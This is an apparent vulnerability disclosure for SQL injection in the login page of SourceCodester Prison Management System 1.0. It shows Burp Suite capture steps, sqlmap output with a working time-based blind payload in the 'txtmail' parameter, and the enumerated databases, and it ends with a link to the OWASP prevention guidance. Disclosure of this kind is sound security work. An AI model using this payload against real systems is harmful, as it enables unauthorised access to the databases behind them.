

# SQL Injection vulnerability was found in "login.php" in SourceCodester Prison Management System V1.0 allows ATTACKER to execute arbitrary SQL commands via the "txtmail" parameter of Employee Login page.

**Affected Project:** SourceCodester Prison Management System V1.0

**Official Website:** <https://www.sourcecodester.com/sql/17287/prison-management-system.html>


**Version:** 1.0

**Related Code file:** Account/Login.php


**Injection parameter:** GET request parameter "txtmail" is vulnerable.

## Steps:


1. Access the application URL <http://localhost/prison/Account/Login.php> . I have trying to login with arbitrary credentials.




## 2. Capture the request into burpsuite and save it.




## 3. Click On Save.




4. Set name of this file and click on save. It saves the traffic.



5. We will run SQLMAP against the POST Request as shown in the following screenshot.



5. SQLMAP identifies POST request parameter “**txtmail**” as vulnerable. Also, SQLMAP successfully lists out the database and current name.



```
C:\Windows\System32\cmd.exe
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 11:01:18 /2024-08-08/

[11:01:18] [INFO] parsing HTTP request from 'local.txt'
[11:01:20] [WARNING] provided value for parameter 'btnlogin' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[11:01:20] [INFO] resuming back-end DBMS 'mysql'
[11:01:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: txtmail (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: txtmail=5das@ndas.com' AND (SELECT 1479 FROM (SELECT(SLEEP(5)))pMts) AND 'pYpH'='pYpH&txtpassword=1212123&btnlogin=

[11:01:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[11:01:20] [INFO] fetching database names
[11:01:20] [INFO] fetching number of databases
[11:01:20] [INFO] resumed: 8
[11:01:20] [INFO] resumed: information_schema
[11:01:20] [INFO] resumed: employee_akpoly
[11:01:20] [INFO] resumed: musical_world
[11:01:20] [INFO] resumed: mysql
[11:01:20] [INFO] resumed: performance_schema
[11:01:20] [INFO] resumed: phpmyadmin
[11:01:20] [INFO] resumed: test
[11:01:20] [INFO] resumed: wordpress
available databases [8]:
[*] employee_akpoly
[*] information_schema
[*] musical_world
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] wordpress
```

### Solution/Good Reads:

[https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)